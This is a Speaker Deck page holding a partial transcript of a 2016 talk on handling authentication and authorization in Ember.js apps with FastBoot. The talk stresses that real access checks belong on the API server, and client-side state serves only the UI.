Upgrade to Pro
— share decks privately, control downloads, hide ads and more …
Speaker Deck
Sign up for free
Menu
Search
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Features
All features
Private URLs
Password Protection
Custom URLS
Scheduled publishing
Remove Branding
Restrict embedding
Deck Collections
Notes
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Explore
Featured decks
Featured speakers
Programming
Technology
Storyboards
Pricing
Search
Sign in
Sign up for free
Auth* with FastBoot
Search
Sponsored
·
Ship Features Fearlessly
Turn features on and off without deploys. Used by thousands of Ruby developers.
→
Marco Otte-Witte
July 12, 2016
Technology
18k
2
Share
Embed
Copy iframe code
Copy JS code
Copy link
Start on current slide
Auth* with FastBoot
An overview of handling authentication and authorization in Ember.js app and Fastboot
Marco Otte-Witte
July 12, 2016
More Decks by Marco Otte-Witte
See All by Marco Otte-Witte
Securing Technology Investments
marcoow
0
300
Handling images on the web
marcoow
0
460
SSR, SPAs and PWAs
marcoow
0
390
Fast, Fast, Fast
marcoow
2
520
Feel the Glimmer - ParisJS
marcoow
1
570
Feel the Glimmer - MunichJS 11/17
marcoow
0
180
The JSON:API spec
marcoow
3
1.9k
Leveraging the complete Ember Toolbelt
marcoow
0
450
Feel the Glimmer
marcoow
1
270
Other Decks in Technology
See All in Technology
アカウント統制の健康診断
kenichinakamura
1
200
freeeにおけるSoftware Factory
freee
PRO
0
530
Deep Data Security 機能解説
oracle4engineer
PRO
3
940
AIに任せられるFlutterコードベースを作る 〜仕様をコードで表し、ハーネスで守る〜
myohei
1
200
AIエージェント時代、Kaggleにどう取り組むか
takanao
1
200
LLM Content Moderationを支える評価・改善ループの実践
suikabar
2
370
構造で守らせる データ・法務・セキュリティ・開発チームとつくる AI時代のデータガバナンスとデータ基盤のリアル
legalontechnologies
PRO
2
550
Agent × Maestro で始める モバイル E2E 端末準備からテスト実行・結果確認まで
sansantech
PRO
0
210
AIエージェントに 権限と鍵をどこまで渡すか
nrinetcom
PRO
2
100
局所最適は悪ではない。壊れているのは指標です。量と質を同時に見る先行指標の設計
recruitengineers
PRO
3
1.2k
Claude Codeから見る、エンジニアの世界の変容とその先
oikon48
7
4.4k
E2Eってつらくないですか?E2Eの管理コストを下げる手段とその実践
akaboshinit
2
530
Featured
See All Featured
Distributed Sagas: A Protocol for Coordinating Microservices
caitiem20
333
23k
Keith and Marios Guide to Fast Websites
keithpitt
413
23k
Building a Modern Day E-commerce SEO Strategy
aleyda
45
9.3k
Helping Users Find Their Own Way: Creating Modern Search Experiences
danielanewman
31
3.4k
Site-Speed That Sticks
csswizardry
13
1.6k
Information Architects: The Missing Link in Design Systems
soysaucechin
1
1.2k
Why You Should Never Use an ORM
jnunemaker
PRO
61
10k
Art, The Web, and Tiny UX
lynnandtonic
304
22k
Rebuilding a faster, lazier Slack
samanthasiow
85
9.7k
Practical Tips for Bootstrapping Information Extraction Pipelines
honnibal
25
2.1k
Navigating the moral maze — ethical principles for Al-driven product design
skipperchong
2
650
Docker and Python
trallard
47
4.2k
Transcript
Auth* with FastBoot
Marco Otte-Witte @marcoow
https://simplabs.com @simplabs
None
https://ember-workshop.simplabs.com
Auth* in Ember
Authentication is verifying the identify of a user
Authorization is verifying permissions of an (authenticated) user
in an Ember app, you cannot actually do any of
these
$E.set('isAuthenticated', true)

$E.set('isAdmin', true)
actual authentication and authorization happens on the API server
authorization in the Ember app itself is only about presenting
a consistent UI











